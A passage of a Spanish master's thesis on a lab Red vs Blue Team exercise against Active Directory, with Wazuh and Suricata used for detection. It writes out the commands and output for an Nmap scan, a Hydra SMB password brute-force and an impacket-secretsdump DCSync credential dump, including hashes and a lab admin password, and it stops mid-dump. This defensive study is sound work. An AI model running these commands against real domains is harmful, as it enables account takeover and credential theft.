



Universidad Internacional de La Rioja  
Área de Ingeniería y Tecnología.

Programa Profesional en Ciberseguridad.  
Seguridad En Active Directory

|                                |                                |
|--------------------------------|--------------------------------|
| Proyecto final presentado por: | Marcos Torri Fernández         |
| Tipo de trabajo:               | Simulación De Ataque Y Defensa |
| Director:                      | Oscar Atienza                  |
| Fecha:                         | 02/07/2026                     |

## Resumen

(Aproximadamente 150 palabras)

En este TFM se presenta un ejercicio práctico de simulación de ataque y defensa (Red vs Blue Team) centrado en la infraestructura de Active Directory, el núcleo de identidad de la mayoría de las organizaciones actuales.

El proyecto se divide en dos fases:

- La fase ofensiva, donde se emula el comportamiento de un adversario real mediante diferentes técnicas de reconocimiento, movimiento lateral y escalada de privilegios.
- La fase defensiva, enfocada en la detección temprana mediante la implementación del SIEM Wazuh y el sistema de detección de intrusiones Suricata.

El objetivo principal es evaluar la resiliencia del entorno y proponer medidas de bastionado que mitiguen las vulnerabilidades explotadas. Los resultados demuestran la importancia de una monitorización basada en el comportamiento frente a las técnicas de ataque fileless, proporcionando un marco de mejora continua para la seguridad corporativa.

**Palabras clave:** (De 3 a 5 palabras)

Active Directory

Wazuh

Kerberos

Suricata

Red vs Blue Team

## Abstract

This Master's Thesis presents a practical simulation exercise of attack and defense (Red vs. Blue Team) focused on the Active Directory infrastructure, the core identity system of most organizations today.

The project is divided into two phases:

The offensive phase, where the behavior of a real adversary is emulated using different techniques of reconnaissance, lateral movement, and privilege escalation.

The defensive phase, focused on early detection through the implementation of the Wazuh SIEM and the Suricata intrusion detection system.

The main objective is to evaluate the resilience of the environment and propose hardening measures to mitigate the exploited vulnerabilities. The results demonstrate the importance of behavior-based monitoring against fileless attack techniques, providing a framework for continuous improvement in corporate security.

### **Keywords:**

Active Directory

Wazuh

Kerberos

Suricata

Red vs Blue Team

## Índice de contenidos

|        |                                               |    |
|--------|-----------------------------------------------|----|
| 1.     | INTRODUCCIÓN                                  | 6  |
| 1.1.   | JUSTIFICACIÓN                                 | 6  |
| 1.2.   | PLANTEAMIENTO DEL PROBLEMA                    | 6  |
| 1.3.   | ESTRUCTURA DE LA MEMORIA                      | 7  |
| 2.     | CONTEXTO Y ESTADO DEL ARTE                    | 8  |
| 2.1.   | MODELOS DE ATAQUE Y DEFENSA                   | 8  |
| 2.1.1. | MITRE ATT&CK                                  | 8  |
| 2.1.2. | CYBER KILL CHAIN                              | 8  |
| 2.2.   | TECNOLOGÍAS DE SEGURIDAD                      | 8  |
| 2.2.1. | WAZUH                                         | 8  |
| 2.2.2. | SURICATA                                      | 8  |
| 2.3.   | SEGURIDAD EN ACTIVE DIRECTORY                 | 9  |
| 3.     | OBJETIVOS                                     | 10 |
| 3.1.   | OBJETIVO GENERAL                              | 10 |
| 3.2.   | OBJETIVOS ESPECÍFICOS                         | 10 |
| 4.     | DESARROLLO ESPECÍFICO DE LA CONTRIBUCIÓN      | 11 |
| 4.1.   | PREPARACIÓN DEL ENTORNO                       | 11 |
| 4.1.1. | DISEÑO DE LA RED                              | 11 |
| 4.1.2. | LISTADO DE ACTIVOS                            | 12 |
| 4.1.3. | CONFIGURACIÓN DE LA MONITORIZACIÓN            | 14 |
| 4.2.   | EJECUCIÓN DEL RED TEAM                        | 16 |
| 4.2.1. | RECONOCIMIENTO Y ENUMERACIÓN DE SERVICIOS     | 16 |
| 4.2.2. | ACCESO INICIAL                                | 19 |
| 4.2.3. | POST EXPLOTACIÓN Y EXTRACCIÓN DE CREDENCIALES | 21 |

|        |                                                                |    |
|--------|----------------------------------------------------------------|----|
| 4.2.4. | EJECUCIÓN DE CÓDIGO REMOTO Y CONTROL DEL SISTEMA               | 24 |
| 4.3.   | IMPLEMENTACIÓN DEL BLUE TEAM                                   | 26 |
| 4.3.1. | DIRECTIVAS DE AUDITORÍA AVANZADA EN EL CONTROLADOR DE DOMINIO  | 26 |
| 4.3.2. | DESPLIEGUE AVANZADO DE MICROSOFT SYSMON                        | 29 |
| 4.3.3. | INGESTA, CONECTIVIDAD Y CORRELACIÓN DE REGLAS EN WAZUH         | 31 |
| 4.4.   | ANÁLISIS DE RESULTADOS                                         | 33 |
| 4.4.1. | MATRIZ DE EFECTIVIDAD DE DETECCIÓN                             | 33 |
| 4.4.2. | ANÁLISIS DETALLADO POR VECTOR DE ATAQUE                        | 34 |
| 4.4.3. | EVALUACIÓN CRÍTICA, MÉTRICAS DE TIEMPO Y BRECHAS IDENTIFICADAS | 36 |
| 4.5.   | PROPUESTA DE MEJORAS                                           | 38 |
| 4.5.1. | MITIGACIÓN DE ATAQUES SOBRE ACTIVE DIRECTORY MEDIANTE GPOS     | 38 |
| 4.5.2. | HARDENING DEL ENTORNO DE EJECUCIÓN DE POWERSHELL               | 40 |
| 4.5.3. | MATRIZ DE RELACIÓN, ATAQUE Y CONTRAMEDIDA PREVENTIVA           | 42 |
| 5.     | CONCLUSIONES Y TRABAJOS FUTUROS                                | 43 |
| 5.1.   | CONCLUSIONES                                                   | 43 |
| 5.2.   | TRABAJOS FUTUROS                                               | 45 |

# 1. Introducción

## 1.1. Justificación

La infraestructura de **Active Directory** representa el núcleo de la mayoría de las organizaciones, lo que la convierte en el objetivo principal de los ciberataques modernos. La justificación de este proyecto reside en la necesidad de evaluar la resiliencia de estos entornos mediante un ejercicio práctico de **Red y Blue Team**. Se ha desplegado un ecosistema de seguridad basado íntegramente en herramientas de código abierto como **Wazuh** y **Suricata**.

Este enfoque no solo permite demostrar la eficacia de las estrategias de defensa activa, sino que también valida la viabilidad de implementar soluciones de alta capacidad de detección sin los costes asociados a licencias, alineándose con las mejores prácticas.

## 1.2. Planteamiento del problema

El problema central radica en las crecientes amenazas que afectan a entornos de Active Directory, donde los atacantes han desplazado el uso de malware detectable por firmas hacia el empleo de procesos legítimos del sistema y protocolos de autenticación estándar, conocida como **Living off the Land (LotL)**.

Estas acciones son extremadamente difíciles de detectar para las defensas perimetrales tradicionales, ya que se camuflan dentro del tráfico legítimo de administración del dominio, generando una dificultad de visibilidad crítica para la organización.

El reto técnico de este proyecto consiste en superar esta brecha mediante la integración de la telemetría de red proporcionada por Suricata con la capacidad de análisis y correlación de logs de Wazuh.

El objetivo final es reducir la ventana de oportunidad de los adversarios que emplean herramientas de explotación como **Metasploit [1]** y de reconocimiento como **Nmap [2]**, permitiendo una detección temprana y una respuesta eficiente ante el compromiso de la infraestructura de identidad corporativa.

### 1.3. Estructura de la memoria

La memoria se estructura en los siguientes puntos:

- **Punto 1. Introducción:** Contextualización, justificación y estructura del proyecto
- **Punto 2. Contexto y estado del arte:** Análisis de los modelos de ataque y defensa MITRE ATT&CK y Cyber Kill Chain.
- **Punto 3. Objetivos:** Definición del objetivo general y los objetivos específicos técnicos.
- **Punto 4. Desarrollo específico de la contribución:** Núcleo práctico que incluye la preparación del entorno virtualizado, las actividades ofensivas con Nmap y Metasploit, y la detección defensiva con Suricata y Wazuh.
- **Punto 5. Conclusiones y trabajos futuros:** Evaluación de resultados basada estrictamente en los objetivos planteados y propuestas de bastionado.

## 2. Contexto y Estado del Arte

### 2.1. Modelos de ataque y defensa

Para estructurar la simulación de este proyecto, se han adoptado dos marcos de referencia fundamentales en la industria de la ciberseguridad.

#### 2.1.1. MITRE ATT&CK [3]

Se utilizará como base de conocimiento para identificar los objetivos técnicos del atacante y métodos específicos empleados durante el compromiso de Active Directory.

#### 2.1.2. Cyber Kill Chain

Este modelo se aplicará para describir las fases de la intrusión, desde el reconocimiento inicial hasta la exfiltración de datos o el compromiso total del dominio.

### 2.2. Tecnologías de Seguridad

La defensa se basa en herramientas de código abierto que permiten una visibilidad completa de la red y los sistemas.

#### 2.2.1. Wazuh

Se encarga de la recolección, indexación y análisis de los eventos de seguridad generados por los agentes instalados en el controlador de dominio y las estaciones de trabajo. Además se usará **Sysmon [6]**, herramienta de Microsoft que le permite a Wazuh ver qué comandos se ejecutan en la consola PowerShell.

#### 2.2.2. Suricata

Actúa como sensor de red para identificar patrones de tráfico malicioso, como escaneos de puertos e intentos de explotación de vulnerabilidades en tiempo real.



## 2.3. Seguridad en Active Directory

Se deben comprender los protocolos que gestionan la identidad en entornos Windows para identificar sus debilidades.

- **Kerberos**, protocolo de autenticación por defecto en Active Directory que utiliza tickets para evitar el envío de contraseñas por la red. Se analizarán ataques como Golden Ticket.
- **NTLM (NT LAN Manager)**, protocolo de desafío y respuesta. Sigue presente en numerosas infraestructuras y es vulnerable a ataques tipo Relay, el cual se emplea para amplificar la señal de un dispositivo haciendo creer al sistema que el usuario está cerca. Asimismo, la persistencia de NTLM en entornos modernos no solo expone a la organización a vectores de suplantación como el Relay, sino que mantiene abierta la posibilidad de realizar ataques de adivinación de credenciales directamente sobre servicios compartidos.

## 3. Objetivos

### 3.1. Objetivo General

El objetivo principal de este trabajo es evaluar la resiliencia y la seguridad de una infraestructura de Active Directory mediante la ejecución de un ejercicio práctico de Red y Blue Team **[10]**, utilizando exclusivamente herramientas de código abierto para la detección y respuesta ante incidentes.

### 3.2. Objetivos Específicos

Para alcanzar el objetivo general se han definido los siguientes hitos técnicos:

- **Diseñar y desplegar un laboratorio virtualizado que emule una red corporativa**, incluyendo un controlador de dominio y estaciones de trabajo vulnerables.
- **Ejecutar una fase ofensiva utilizando herramientas como Nmap y Metasploit**, para identificar servicios críticos y explotar vulnerabilidades de configuración en el dominio.
- **Implementar una arquitectura de defensa activa**, mediante el despliegue de Wazuh y Suricata, configurando reglas de detección específicas para el tráfico de red y eventos de sistema.
- **Mapear las actividades de ataque y detección con los marcos de referencia MITRE ATT&CK y Cyber Kill Chain**, garantizando una trazabilidad profesional de la simulación.
- **Analizar la efectividad de las defensas**, a través de métricas de visibilidad y tiempos de respuesta, identificando brechas en la monitorización.
- **Proponer medidas de bastionado y políticas de grupo (GPO)**, basadas en los resultados obtenidos para mitigar los vectores de ataque explotados.

## 4. Desarrollo Específico de la Contribución

### 4.1. Preparación del Entorno

Para la ejecución de la simulación, se ha desplegado un entorno de red virtualizado diseñado para emular una infraestructura corporativa bajo un dominio de Active Directory.


#### 4.1.1. Diseño de la red

La arquitectura se basa en una red local virtualizada donde se encuentran los activos de la organización, la estación de ataque y el centro de monitorización de seguridad.

Se ha establecido un direccionamiento IP estático para facilitar la trazabilidad de los eventos y la comunicación entre los agentes de seguridad y el servidor central.

La topología lógica muestra la distribución de los activos ofensivos (Kali Linux) y los activos defensivos y de gestión (Windows Server, Windows 10 y el servidor con Wazuh y Suricata).

**Figura 1.** *Topología de red del escenario de simulación.*



Fuente: Elaboración propia.

**Tabla 1.** *Tabla de Máquinas principales.*

| Nodos                  | S.O.          | IP            | RAM  | CPUs |
|------------------------|---------------|---------------|------|------|
| Controlador de Dominio | WS 2019       | 192.168.1.10  | 4000 | 2    |
| Estación de trabajo    | Windows 10    | 192.168.1.20  | 4000 | 2    |
| Máquina Atacante       | Kali Linux    | 192.168.1.5   | 4000 | 2    |
| Servidor de Seguridad  | Ubuntu Server | 192.168.1.100 | 4000 | 2    |

#### 4.1.2. Listado de activos

La infraestructura se compone de los siguientes activos técnicos:

- **Controlador de dominio:** Servidor con Windows Server 2019 que gestiona el dominio principal.
- **Estación de trabajo:** Equipo con Windows 10 Pro, unido al dominio.
- **Máquina atacante:** Equipo con Kali Linux equipada con Nmap para el reconocimiento, y Metasploit para la explotación.
- **Servidor de seguridad:** Equipo con Ubuntu Server donde se han desplegado Wazuh y Suricata para la detección de amenazas.

Es importante destacar que, la Estación de trabajo se ha unido al dominio **corporación.local** para simular un entorno corporativo realista. Por el contrario, el Servidor de Seguridad se ha mantenido fuera del dominio para garantizar la integridad de los logs y evitar que un compromiso total de Active Directory afecte a la plataforma de monitorización.

**Figura 2.** Verificación de la unión del equipo víctima al dominio.

## Acerca de

Tu equipo está supervisado y protegido.


[Ver detalles en Seguridad de Windows](#)

## Especificaciones del dispositivo

|                                 |                                                      |
|---------------------------------|------------------------------------------------------|
| Nombre del dispositivo          | W10                                                  |
| Nombre completo del dispositivo | W10.corporacion.local                                |
| Procesador                      | Intel(R) Core(TM) i5-8600K CPU<br>@ 3.60GHz 3.60 GHz |

Fuente: Máquina víctima.

**Figura 3.** Registro del equipo víctima en el dominio.



Fuente: Controlador de dominio.

4.1.3. Configuración de la monitorización

Se ha instalado Wazuh en todos los activos Windows, junto con Microsoft Sysmon para maximizar la visibilidad. Esta combinación permite observar telemetría detallada de procesos y red, la cual será enviada al SIEM para su correlación con alertas de tráfico generadas por Suricata.

Figura 4. Credenciales de acceso y verificación de instalación de Wazuh.

```
24/04/2026 11:22:51 INFO: --- Summary ---
24/04/2026 11:22:51 INFO: You can access the web interface https://<wazuh-dashboard-ip>:443
User: admin
Password: Ntn34MJlVJH?07QBGmtC0A.WBeKPQzNu
24/04/2026 11:22:51 INFO: Installation finished.
```

Fuente: Servidor de Seguridad.

Figura 5. Verificación de despliegue y activación del agente de monitorización en los activos Windows.

Agents (2)

⊕ Deploy new agent ⌛ Refresh 📄 Export formatted More ⌵ ⚙

☒ Show only outdated

os.name~windowsWQL

| <input type="checkbox"/> | ID ↑ | Name               | IP address   | Group(s) | Operating system                                                  | Cluster node | Version | Status               | Actions |
|--------------------------|------|--------------------|--------------|----------|-------------------------------------------------------------------|--------------|---------|----------------------|---------|
| <input type="checkbox"/> | 001  | W10                | 192.168.1.20 | default  | Microsoft Windows 10 Pro 10.0.19045.2965                          | node01       | v4.9.2  | <span>●</span> ⓘ 👁 ⋮ |         |
| <input type="checkbox"/> | 002  | ControladorDominio | 192.168.1.10 | default  | Microsoft Windows Server 2019 Standard Evaluation 10.0.17763.3650 | node01       | v4.9.2  | <span>●</span> ⓘ 👁 ⋮ |         |

Fuente: Máquina víctima.

**Figura 6.** Verificación de la generación de eventos locales mediante Sysmon.



Fuente: Panel de control de Wazuh SIEM.

## 4.2. Ejecución del Red Team

En esta sección se detalla el desarrollo práctico de la fase ofensiva del proyecto. El objetivo es emular las tácticas, técnicas y procedimientos reales que utilizaría un atacante para comprometer un entorno corporativo basado en Active Directory. El ataque se realiza de manera cronológica siguiendo el marco conceptual de la Cyber Kill Chain y la matriz MITRE ATT&CK, partiendo de un vector de ataque inicial en la red interna hasta lograr el compromiso total del dominio. Cada interacción ofensiva irá acompañada de su correspondiente análisis de detección desde la perspectiva del Blue Team.

### 4.2.1. Reconocimiento y enumeración de servicios

El ataque comienza con la fase de reconocimiento. El propósito técnico de esta etapa es mapear la superficie de exposición del activo principal de la infraestructura, el Controlador de Dominio. Mediante esta identificación el atacante busca descubrir puertos abiertos, protocolos activos y las versiones exactas de los servicios de Microsoft para detectar vulnerabilidades conocidas o debilidades de configuración.

Desde la máquina atacante Kali Linux, se abre una terminal y se ejecuta la herramienta de auditoría de red Nmap, lanzando un escaneo dirigido mediante el comando **sudo nmap -sC -sV -Pn 192.168.1.10**.

- **-sC**: Activa la ejecución de los scripts de enumeración predeterminados para extraer información detallada de los servicios expuestos.
- **-sV**: Solicita la detección e identificación de las versiones de software que se ejecutan en cada puerto abierto.
- **-Pn**: Omite la fase de descubrimiento de hosts mediante ping, asumiendo que el objetivo se encuentra activo. Esto evita bloqueos iniciales por cortafuegos locales.




**Figura 7.** Resultado del escaneo de puertos sobre el Controlador de Dominio.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -Pn 192.168.1.10
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-21 16:06 EDT
Nmap scan report for 192.168.1.10
Host is up (0.0044s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-05-21 20:05:42Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: corporacion.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: corporacion.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 08:00:27:FD:C9:22 (PCS Systemtechnik/Oracle VirtualBox virtual N IC)
Service Info: Host: WIN-A46J00C6008; OS: Windows; CPE: cpe:/o:microsoft:windo
```

Fuente: Máquina Atacante.

El escaneo realizado desde la máquina atacante genera un volumen de tráfico secuencial en la red, que impacta directamente contra las interfaces del Controlador de Dominio. Para garantizar que este tráfico sea interceptado por Suricata, se procedió a habilitar la directiva del **Modo Promiscuo (Port Mirroring)**. Mediante esta arquitectura de seguridad, todo el flujo de datos dirigido hacia Active Directory es clonado de forma transparente y desviado en tiempo real hacia la interfaz de la sonda IDS para su análisis.

**Figura 8. Detección del escaneo perimetral de Nmap en Wazuh.**



Fuente: Panel de control de Wazuh SIEM.

Como se observa en la imagen, al recibir este tráfico, Suricata correlaciona las firmas de red de manera inmediata y emite la alerta de seguridad “ET SCAN possible Nmap User-Agent Observed”, identificando la herramienta ofensiva. Este evento de intrusión es visualizado y capturado en tiempo real desde el fichero **JSON** local (eve.json) por el agente Wazuh para transmitirlo de manera cifrada hacia el Wazuh Manager. Finalmente el SIEM procesa e introduce la alerta en el dashboard principal, reflejando la correcta monitorización perimetral y dotando al equipo defensivo de una visibilidad clave antes de que el equipo atacante logre explotar alguna vulnerabilidad en el dominio.

#### 4.2.2. Acceso inicial

Una vez identificados los servicios del Controlador de Dominio, se continúa hacia la obtención de acceso inicial. Se plantea comprometer una cuenta válida mediante la explotación del protocolo de compartición de archivos SMB, ubicado en el puerto 445, evitando así la explotación de exploits de código que comprometan la estabilidad del servidor.

Para ejecutar la simulación se generan dos diccionarios optimizados dentro de la máquina atacante, **usuarios.txt** (con usuarios habituales de Active Directory) y **claves.txt** (con contraseñas utilizadas comúnmente).

La automatización del ataque se realizó mediante la herramienta **Hydra [4]**, utilizando el comando **hydra -L usuarios.txt -P claves.txt 192.168.1.10 smb -V**.

- **-L / -P**: Indican los diccionarios de usuarios y contraseñas respectivamente.
- **smb**: Define el protocolo y puerto objetivo (445/TCP).
- **-V**: Activa el modo **Verbose** para documentar y visualizar en tiempo real cada una de las posibles combinaciones de credenciales y el resultado de la autenticación.

**Figura 9.** Identificación de credenciales válidas mediante ataque con Hydra.

```
(kali㉿kali)-[~]  
$ hydra -L usuarios.txt -P claves.txt 192.168.1.10 smb -V  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-27 05:  
50:51  
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)  
[DATA] max 1 task per 1 server, overall 1 task, 16 login tries (l:4/p:4), ~16  
tries per task  
[DATA] attacking smb://192.168.1.10:445/  
[ATTEMPT] target 192.168.1.10 - login "Administrador" - pass "kali" - 1 of 16  
[child 0] (0/0)  
[ATTEMPT] target 192.168.1.10 - login "Administrador" - pass "admin" - 2 of 16  
[child 0] (0/0)  
[ATTEMPT] target 192.168.1.10 - login "Administrador" - pass "1234" - 3 of 16  
[child 0] (0/0)  
[ATTEMPT] target 192.168.1.10 - login "Administrador" - pass "Ws2019" - 4 of  
16 [child 0] (0/0)  
[445][smb] host: 192.168.1.10 login: Administrador password: Ws2019  
[ATTEMPT] target 192.168.1.10 - login "invitado" - pass "kali" - 5 of 16 [chi  
ld 0] (0/0)  
[ATTEMPT] target 192.168.1.10 - login "invitado" - pass "admin" - 6 of 16 [ch  
ild 0] (0/0)  
[ATTEMPT] target 192.168.1.10 - login "invitado" - pass "1234" - 7 of 16 [chi  
ld 0] (0/0)
```

Fuente: Máquina Atacante.

Hydra logró identificar de manera automatizada una combinación válida de credenciales para acceder al sistema.

Este ataque genera un volumen masivo de eventos en el Controlador de Dominio, cada intento fallido de inicio de sesión queda registrado en los logs de seguridad.

El agente Wazuh muestra las alertas de los múltiples intentos de inicio de sesión.

**Figura 10.** Captura de intentos de inicio de sesión en Wazuh.

```
> May 27, 2026 @ 07:06:30.526 input.type: log agent.ip: 192.168.1.10 agent.name: Windows-DC-TFM agent.id: 004 manager.name: ubuntuuser
ver data.win.eventdata.subjectLogonId: 0x0 data.win.eventdata.ipAddress: 192.168.1.5
data.win.eventdata.authenticationPackageName: NTLM data.win.eventdata.workstationName: \\192.168.1.5
data.win.eventdata.subStatus: 0xc000006a data.win.eventdata.logonProcessName: NtLmSsp
data.win.eventdata.targetUserName: invitado data.win.eventdata.keyLength: 0

> May 27, 2026 @ 07:06:30.500 input.type: log agent.ip: 192.168.1.10 agent.name: Windows-DC-TFM agent.id: 004 manager.name: ubuntuuser
ver data.win.eventdata.subjectLogonId: 0x0 data.win.eventdata.ipAddress: 192.168.1.5
data.win.eventdata.authenticationPackageName: NTLM data.win.eventdata.workstationName: \\192.168.1.5
data.win.eventdata.subStatus: 0xc000006a data.win.eventdata.logonProcessName: NtLmSsp
data.win.eventdata.targetUserName: invitado data.win.eventdata.keyLength: 0

> May 27, 2026 @ 07:06:30.484 input.type: log agent.ip: 192.168.1.10 agent.name: Windows-DC-TFM agent.id: 004 manager.name: ubuntuuser
ver data.win.eventdata.targetLogonId: 0x22f2cd data.win.eventdata.targetUserName: Administrador
data.win.eventdata.targetDomainName: CORPORACION data.win.eventdata.targetUserSid: S-1-5-21-2234978341-367
4834863-2300053733-500 data.win.eventdata.logonType: 3 data.win.system.eventID: 4634
data.win.system.keywords: 0x8020000000000000 data.win.system.providerGuid: {54849625-5478-4994-a5ba-3e3b03
```

Fuente: Panel de control de Wazuh SIEM.

Finalmente, se registra un único evento que confirma una fase de acceso inicial exitoso, comprometiendo la cuenta de máxima autoridad del dominio.

**Figura 11.** Intento de inicio de sesión exitoso en el Controlador de Dominio.

```
f data.win.system.message
"Se inició sesión correctamente en una cuenta.

Firmante:
  Id. de seguridad: S-1-0-0
  Nombre de cuenta: -
  Dominio de cuenta: -
  Id. de inicio de sesión: 0x0

Información de inicio de sesión:
  Tipo de inicio de sesión: 3
  Modo de administrador restringido: -
  Cuenta virtual: No
  Token elevado: Si

Nivel de suplantación: Suplantación

Nuevo inicio de sesión:
  Id. de seguridad: S-1-5-21-2234978341-3674834863-2300053733-500
  Nombre de cuenta: Administrador
  Dominio de cuenta: CORPORACION
  Id. de inicio de sesión: 0x22F2CD
  Inicio de sesión vinculado: 0x0
  Nombre de cuenta de red: -
  Dominio de cuenta de red: -
  GUID de inicio de sesión: {00000000-0000-0000-0000-000000000000}

Información de proceso:
  Id. de proceso: 0x0
  Nombre de proceso: -

Información de red:
  Nombre de estación de trabajo: \\192.168.1.5
  Dirección de red de origen: 192.168.1.5
  Puerto de origen: 33460
```

Fuente: Panel de control de Wazuh SIEM.

#### 4.2.3. Post explotación y extracción de credenciales

Una vez comprometida la cuenta de mayor autoridad del dominio, se prosigue con la fase Post explotación. El objetivo de esta fase es obtener el control total sobre la infraestructura mediante la extracción masiva de la base de datos de credenciales de Active Directory.

Para ejecutar esta acción, se empleó la herramienta

**impacket-secretsdump [5].**

Esta herramienta hace uso del protocolo legítimo de replicación de directorios de Microsoft a través del servicio RPC, simulando ser un Controlador de Dominio adicional mediante técnicas de **DCSync**.

El comando empleado para realizar el ataque es **impacket-secretsdump corporacion.local/Administrador:Ws2019@192.168.1.10**.

**Figura 12a.** Extracción de la BootKey y base de datos SAM local.

```
(kali@kali)-[~]
$ impacket-secretsdump corporacion.local/Administrador:Ws2019@192.168.1.10
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x06fc3d9beb6a2b6e1e6b4b8e7c4df30f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:d4a5fb7c2d7306a6c070e7e0f0
9515c5:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CORPORACION\WIN-A46J00C6008$:aes256-cts-hmac-sha1-96:7335e772086e4e5a4ba09976
59fa52a38935e456e54f2b2876135e4aa0a2d5af
CORPORACION\WIN-A46J00C6008$:aes128-cts-hmac-sha1-96:b8b3843fe367c3fc3be91594
269e5821
CORPORACION\WIN-A46J00C6008$:des-cbc-md5:988aa880e54ac4cb
CORPORACION\WIN-A46J00C6008$:plain_password_hex:2036800526898fcea2164d2ca6316
55fd90180cf55e52c905eb3d942c2c51ea5e1a9e278edde8990180cdba1678bec4637d9f32c5f
ea19e4fd1a3cf46d4b3ebc0f69150d654f4c34b14842177ddfec597ac8a0a4d73dc1f68c39d5a
ddcb083f5a28369e5071e7731875354c4e48546fb94108cbd184d06d4f787817a38b1c5289a02
3f9ed040077a0f2c48d5d77f129797a23a4ba3f69633f6a35ed99227184ed0a3ff6d5221093de
6566a6f13797879fa5d047ff236a0111ef78fc16a7a630a9940e23bf939f4f71647b2ed9999d8
